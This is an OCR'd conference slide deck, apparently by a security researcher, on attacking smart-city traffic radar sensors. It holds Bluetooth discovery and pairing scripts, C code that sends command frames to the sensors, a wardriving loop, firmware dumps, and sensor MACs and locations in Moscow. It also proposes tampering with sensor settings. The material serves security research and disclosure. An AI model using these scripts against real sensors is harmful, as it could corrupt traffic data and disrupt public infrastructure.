RSA Conference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: TECH-T09

Smart Megalopolises. How Safe and Reliable Is Your Data?

Denis Legezo

Global Research and Analytics Team, Kaspersky Lab

Megalopolises are changing fast

The plan for today

- Smart cities: Sensors' role
- Reconnaisance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors


Why cities need all this stuff?

- Smart cities: Sensors' role
- Reconnaisance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors

Why cities have be smart?

- Investments
- Staff
- Infrastructure
- Data centers
- Operation center

Raw data for planning



…And for traffic management

- Possible to use for the traffic lights
- Counting vehicles number and change timings
- Counting pedestrians as well

Radars are the source of such data

The first phase

- Smart cities: Sensors' role
- Reconnaisance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors

Appearance is a great help

..Any IDs you can get are also


btid [PK] text	friendly text	latitude real	longitude real	vendor text
00:01:95:18:A7:B9	RTMS G4 [17553]	55.8257	37.5268	Sena Technologies, Inc.
00:01:95:18:A8:82	RTMS G4 [17631]	55.8258	37.5268	Sena Technologies, Inc.
00:01:95:1A:84:90		55.8243	37.5064	Sena Technologies, Inc.
00:01:95:1A:84:9E	RTMS G4 [17243]	55.8228	37.5132	Sena Technologies, Inc.
00:01:95:1A:84:A2		55.8243	37.5064	Sena Technologies, Inc.
00:01:95:1A:84:AE	RTMS G4 [17232]	55.8226	37.5137	Sena Technologies, Inc.
00:01:95:1A:84:B5		55.8226	37.5137	Sena Technologies, Inc.
00:01:95:1A:84:C7	RTMS G4 [17185]	55.8209	37.504	Sena Technologies, Inc.
00:01:95:1A:85:5C	RTMS G4 [17245]	55.8332	37.5236	Sena Technologies, Inc.

- MACs
- Names
- Any IDs


What we are gathering?

- Smart cities: Sensors' role
- Reconnaisance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors

Look, interfaces



And a lots of data on-board



What's inside the data?


```
12 02 2015 18:20:00
MESSAGE NO. 220       VOLUME:   4    43   31   1
                         REG:   0    13   16   0
                         MED:   1    6    6    0
                       LARGE:   0    0    0    0
                       TRUCK:   0    1    1    0
                      XLARGE:   1    0    2    0
STATION ID. 30105 OCCUPANCY:   0.6  3.7  6.1  0.1
FWDLK SPEED ?   SIDEFRD SPD:   89   78   47   75
                  SPEED 85%:   90   81   49   75

12 02 2015 18:25:00
MESSAGE NO. 221       VOLUME:   11   59   33   5
                         REG:   0    21   13   2
                         MED:   0    9    7    1
                       LARGE:   1    2    2    0
                       TRUCK:   0    1    0    1
                      XLARGE:   4    0    1    0
```

- Vehicle type
- Number of vehicles
- Median speed
- Station occupancy

The Holy Grail

- Smart cities: Sensors' role
- Reconnaisance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors

Can we add some functions?



- Through interface
- Debugger?
- Commands?
- What is format?

Format looks like iHex or SREC


```
<DSP 06067400>
:00000000203DA000772B98DE367C63508B20497D1F837C0D1F1D66E8425BF147E4E6FEF0
:00010000203DA020A5B13175A3FAA20A77500B88399034E3FEF2164A26787449D12ED981
:00020000203DA0405AC53CC0D1F34DA16A36CD0EC87E2D8431AA31D655C50E2C0D9B052E
:00030000203DA060C85E8A028F1D2BDF5A7B2560FE5909DA1F2ACEB5391549E9C8C3CE50
:00040000203DA080BFA8FA2481878A35E41DC35429CEE585746BB2EDC4BB1AE3A428D753
:00050000203DA0A0D5045BF3C3FA8A6E14CB8D5FE8C74F46F2F87501CC25D1B31A4CC1E8
:00060000203DA0C094B4D14B6D8B6D50264FB5C8DEA50B019D61EEF9EB816D145901DEFF
```

```
<MPU 05DC7400>
:000040000000093291A3CC4D053D7CCEFFE8DF6243802E615674EF614D3E61D850E2607B7F59AA3DA64D297
:000140000040797 9A6FC02AD0743CE902AD3F59E3CF3A92820473162331CD249984AD09FB23062CA401831
:000240000080561806 72B7635D44FF423403AAD16F8BF133A77DD626CB8A0CF3E758EE87F9F3A7C91A4EC0
:00034000 00C0B9F6DD37F262979315C85964D11DDEF2F5F6976404336F996F6D00B28E32026522F8F7D023
:00044000 01007B47E3239AF61FD56D8F69A614A49E674C438550387A6582FF7EAE499B95143B79B5708575
:00054000 01400E55442BA3C20B6F38E49D8E23CBDECC7147C96DD33C94757A617A2374F0D3188033E47482
:00064000 0180FF77C9575B7FF42BA365D1E06A2AB8280A911F87F38E3040A30440FC120D4B02EE71E70F73
```

But for which controller is it?

LinkedIn isn't only for HR

[redacted]

Lead Electronic Engineer [redacted]

Hi Denis,

No, it's a not secret RTMS G4 used duo of DSP and MCU. TI TMS320F2811 (signal processing) and Atmel ATMEGA128 (communication and transceiver control). Wavetronix opted for DSP and FPGA solution. They started with TI C667X family and recently they moved to Analog Devices to lower power consumption. FPGA are Xilinx, various families depending on model.

..but it happens anyway

Yes, both DSP and MCU use proprietary encryption algorithm based on 2
tables of 256 keys (DSP and MCu use different pseudo random tables).

- For me in a blackbox mode it looks like dead end
- But does it means dead end at all?
- Of course not!

Even with the stock firmware..

- Smart cities: Sensors' role
- Reconnaisance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors

Reconnaissance first

```
::Check for BT devices with given part of the name
btdiscovery | find "%SearchName%" > %BufferFile%

::We found something interesting
for /f %%i in ("%BufferFile%") do set size=%%~zi
if %size% gtr 0 (
::Get device ID
set /p DeviceFullInfo=<%BufferFile%

::Pair devices
btpair -padmin -b%DeviceFullInfo:~0,19%

::Let's save in result file
echo %date% %time% >> %OutputFile%
type %BufferFile% >> %OutputFile%

::And add corresponding GPS data to it
adb shell dumpsys location | find "acc=" > %GPSFile%
type %GPSFile% >> %OutputFile%
)

::Send all needed bytes
C:\Users\dlegezo\rtms.exe

::Unpair device
btpair -u -b%DeviceFullInfo:~0,19%

goto start
```

- I started with script + C
- Bluetooth tools
- adb to get GPS from phone
- C code for sending
- What to send?

Commands are partly known




Figure 5-7: Vehicle Classification Request Format

Table 5-4: Vehicle Classification Request Byte Descriptions

Byte	Item/Value	Description
0-1	FFAA	Two bytes (four hexadecimal digits) indicating the start of the frame.
2	D7	One byte (two hexadecimal digits) indicating this is a Vehicle Classification request.
3	02	One byte (two hexadecimal digits) indicating the length of the Data field (2 bytes).

So we can automate

```
#include "stdafx.h"
HANDLE hPort;
HANDLE hResponseFile;
LPCWSTR strPortName = TEXT("\\\\.\\COM30");
LPCWSTR strResponseFileName = TEXT("C:/Users/dlegezo/Documents/output.txt");
DCB PortState = { 0 };

int GetPortState ()
{
        if ((GetCommState(hPort, &PortState) == 0))
        {
                printf("Get configuration port has a problem: %d\n", GetLastError());
                return 1;
        }
        return 0;
}

int SetPortState()
{
        PortState.BaudRate = 9600;
        PortState.ByteSize = 8;
        PortState.fParity = 0;
        PortState.StopBits = 1;

        if (!SetCommState(hPort, &PortState))
        {
                printf("Failed to Set Comm State: %d\n", GetLastError());
                return 1;
        }
        return 0;
}
```

```
        /*CRC - sum all after qual and bytes number
        missed Frame Qualifiers:
        19                      FF AA 19 01 FF FF
        1C                      FF AA 1C 01 FF FF
        1D                      FF AA 1D 01 FF FF
        42-48           FF AA 42 01 FF FF
        +55-56          FF AA 55 01 FF FF
        firmware        FF A1 05 A4 1C 11 00 00 D1
                                FF A1 05 A4 1C 10 00 00 D0
                                FF A1 92 A4 10
        clear           FF AA 51 02 00 01 00 01
                                                        FF FF FF FF
        download        FF AA 4F 0A 00 01 00 00 00 00 00 00 04 20 00 25
        */
        DWORD dwBytesRead;
        byte payload[9];
        int i = 0;
        payload[0] = 0xFF;
        payload[1] = 0xA1;
        payload[2] = 0x05;
        payload[3] = 0xA4;
        payload[4] = 0x1C;
        payload[5] = 0x11;
        payload[6] = 0x00;
        payload[7] = 0x00;
        payload[8] = 0xD1;

        WriteFile(hPort, payload, 9, &dwBytesRead, NULL);

        return 0;
}
```

Sensor will answer

```
0000000000: CC CC CC CC CC FF AA 80  18 75 99 36 0B C1 F6 00  ÌÌÌÌÌÿª€↑u™6ðÁö
0000000010: 10 19 04 24 09 15 04 3F  01 2C 89 00 00 00 00 00  ►↓♦$○§♦?@,‰
0000000020: 00 04 6E FF AA 10 0A 75  99 00 08 00 2C 00 18 00   ♦nÿª►◙u™ ◘ , ↑
0000000030: 25 01 7F FF AA 11 0A 75  99 00 0E 00 23 00 1B 00  %@⌂ÿª◄◙u™ ♫ # ←
0000000040: 30 01 8A FF AA 12 0A 75  99 00 5D 00 51 00 4C 00  0@Šÿª↕◙u™ ] Q L
0000000050: 44 02 4C FF AA 14 0A 75  99 00 01 00 11 00 08 00  D☻Lÿª¶◙u™ @ ◄ ◘
0000000060: 07 01 2F FF AA 15 0A 75  99 00 01 00 03 00 04 00  •@/ÿª§◙u™ @ ♥ ♦
0000000070: 0D 01 23 FF AA 16 0A 75  99 00 03 00 00 00 01 00  ♪@#ÿª▬◙u™ ♥   @
0000000080: 05 01 17 FF AA 17 0A 75  99 00 00 00 00 00 00 00  ♣@↨ÿª↨◙u™
0000000090: 01 01 0F FF AA 18 0A 75  99 00 02 00 00 00 02 00  @@☼ÿª↑◙u™ ☻   ☻
00000000A0: 00 01 12 FF AA 1F 0A 75  99 00 5E 00 55 00 50 00   @↕ÿª▼◙u™ ^ U P
00000000B0: 4A 02 5B FF AA 81 03 75  99 36 01 44 44 44 44 44  J☻[ÿª◙♥u™6@DDDDD
00000000C0: 44 44 44                                         DDD
```

What about the small DDoS?


```
RTMS STAT. MESSAGES   ZONE:   1    2
SPEED IN Km/h.Occupancy 6 ft loop normalized.

pv                          RTMS_ID Lane Class Speed[km/h] Length[m] Dwell
pv                          ------------------------------------------------
pv  28 07 2015 10:10:45.320   30116   2    Sm      53         3.4         37
pv  28 07 2015 10:10:48.450   30116   2   Med      50         5.4         53
pv  28 07 2015 10:10:51.230   30116   2   Med      49         6.2         60
```

- Driving by, changing settings
- Time: all traffic at night
- Types: all traffic trucks

Python + PostgreSQL seems better

```
if __name__=="__main__":

    # In case if I need to clean the list of sensors
    #mod_postgresql.pg_clear_db(rtms_conn)

    # Connect to Postgresql
    pg_conn = mod_postgresql.pg_connect_db()
    gps_session = mod_gps.gps_open()

    # The main device searching loop
    try:
        while True:
            bt_devices = mod_bt.bt_discover()
            # print('cycle')
            if bt_devices != []:
                print 'found something!'
                for bt_device in bt_devices:
                    # mod_bt.bt_connect(bt_device)
                    # mod_bt.bt_send(bt_device)
                    pg_cursor_sel = mod_postgresql.pg_get_existing(pg_conn, 'btid', 'tab_rtms')
                    rtms_sensors = mod_postgresql.pg_get_existing_list(pg_cursor_sel)
                    pg_cursor_ins = mod_postgresql.pg_add_new(pg_conn, rtms_sensors, bt_devices, gps_session)
    except KeyboardInterrupt:
        # Cleaning and exit
        gps_session.close()
        mod_postgresql.pg_close_db(pg_conn, pg_cursor_sel, pg_cursor_ins)
```

Resolve vendor and address offline

btid [PK] text	friendly text	latitude real	longitude real	vendor text	place text
00:01:95:18:A7:B9	RTMS G4 [17553]	55.8257	37.5268	Sena Technologies, Inc.	b-r Matrosa Zheleznyaka, 3, Mo
00:01:95:18:A8:82	RTMS G4 [17631]	55.8258	37.5268	Sena Technologies, Inc.	b-r Matrosa Zheleznyaka, 2/37,
00:01:95:1A:84:90		55.8243	37.5064	Sena Technologies, Inc.	Staropetrovskiy pr-d, 13, Mosk
00:01:95:1A:84:9E	RTMS G4 [17243]	55.8228	37.5132	Sena Technologies, Inc.	ul. Zoi i Aleksandra Kosmodemy
00:01:95:1A:84:A2		55.8243	37.5064	Sena Technologies, Inc.	Staropetrovskiy pr-d, 13, Mosk
00:01:95:1A:84:AE	RTMS G4 [17232]	55.8226	37.5137	Sena Technologies, Inc.	6-y Novopodmoskovnyy per., 3,
00:01:95:1A:84:B5		55.8226	37.5137	Sena Technologies, Inc.	6-y Novopodmoskovnyy per., 3,
00:01:95:1A:84:C7	RTMS G4 [17185]	55.8209	37.504	Sena Technologies, Inc.	4-y Novopodmoskovnyy per., 2A,
00:01:95:1A:85:5C	RTMS G4 [17245]	55.8332	37.5236	Sena Technologies, Inc.	Sobolevskiy pr-d, 24, Moskva,

What to do further and else?

- Smart cities: Sensors' role
- Reconnaisance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors

Side effects

address text	encry text	ssid text	encryption text	latitude double precis	longitude double precis	vendor text
E4:8D:8C:16:59:2A	false	MosGorTrans Free		55.819224478	37.504482877	Routerboard.com
E4:8D:8C:14:27:EC	false	MosGorTrans Free		55.827270805	37.489830855	Routerboard.com
4C:5E:0C:12:78:3E	false	MosGorTrans Free		55.827451809	37.490030114	Routerboard.com
E4:8D:8C:16:59:46	false	MosGorTrans Free		55.827358863	37.489786112	Routerboard.com
E4:8D:8C:16:59:34	false	MosGorTrans Free		55.8285953	37.527522745	Routerboard.com
4C:5E:0C:0B:B6:C0	false	MosGorTrans Free		55.726222301	37.624721599	Routerboard.com
4C:5E:0C:0F:AF:67	false	MosGorTrans Free		55.729355692	37.625430551	Routerboard.com

- Gather Wi-Fi data and filter it with Postgres views
- MACs can be anonymous
- WEP is still alive

Where is always place for fuzzing

Ordinal	Time	Time Diff	Function	Direction	Status	Data	Data (Characters)
00000103	03.08.2015 18:55:59.730	+0.020	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 06 a4 11 00 00 05 dc 96	.....
00000112	03.08.2015 18:55:59.900	+0.0	IRP_MJ_READ	UP	0x00000000	ff a1 05 a4 1c 11 00 00 d1	.....
00000113	03.08.2015 18:55:59.920	+0.020	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 92 a4 10 30 30 30 30 34 30...	.....00004000000...
00000115	03.08.2015 18:56:01.430	+1.510	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 92 a4 10 30 30 30 30 34 30...	.....00004000000...
00000117	03.08.2015 18:56:02.930	+1.500	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 92 a4 10 30 30 30 30 34 30...	.....00004000000...
00000119	03.08.2015 18:56:04.430	+1.500	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 92 a4 10 30 30 30 30 34 30...	.....00004000000...
00000128	03.08.2015 18:56:05.057	+0.0	IRP_MJ_READ	UP	0x00000000	ff a1 05 a4	....
00000135	03.08.2015 18:56:05.087	+0.0	IRP_MJ_READ	UP	0x00000000	1c 10 00 00 d0	.....
00000137	03.08.2015 18:56:05.097	+0.010	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 92 a4 10 30 30 30 31 34 30...	.....00014000004...
00000139	03.08.2015 18:56:06.677	+1.500	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 92 a4 10 30 30 30 31 34 30...	.....00014000004...
00000141	03.08.2015 18:56:09.277	+1.500	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 92 a4 10 30 30 30 31 34 30...	.....00014000004...
00000143	03.08.2015 18:56:11.899	+1.520	IRP_MJ_WRITE	DOWN	0x00000000	ff a1 92 a4 10 30 30 30 31 34 30...	.....00014000004...
00000151	03.08.2015 18:56:12.249	+0.0	IRP_MJ_READ	UP	0x00000000	ff a1 05	...

Complete

000113: Write Request (DOWN), 03.08.2015 18:55:59.920 +0.020 (1. Device: Playback)
Buffer size: 0x96 bytes

```
FF A1 92 A4 10 30 30 30 30 34 30 30 30 30 30 30  ÿ¡'¤.00004000000
30 39 33 32 39 31 41 33 43 43 34 44 30 35 33 44  093291A3CC4D053D
37 43 43 45 46 46 45 38 44 46 36 32 34 33 38 30  7CCEFFE8DF624380
```


- Where are undocumented commands

So much other stuff

...even speeding penalties

- Smart cities security perimeter if huge
- So is the surface of attacks
- Different authorities are in charge of the infrastructure

...And tools



1:04.0
1:16.0
Options
ID: top_block
Generate Options: WX GUI
WX GUI FFT Sink
Title: FFT Plot
Sample Rate: 20M
Baseband Freq: 97.9M
Y per Div: 10 dB
Y Divs: 10
Ref Level (dB): 0
Ref Scale (p2p): 2
FFT Size: 1.024k
Refresh Rate: 15
Average Alpha: 0
Freq Set Varname: None
osmocom Source
Sample Rate (sps): 20M
Ch0: Frequency (Hz): 97.9M
Ch0: Freq. Corr. (ppm): 0
Ch0: DC Offset Mode: Off
Ch0: IQ Balance Mode: Off
Ch0: Gain Mode: Manual
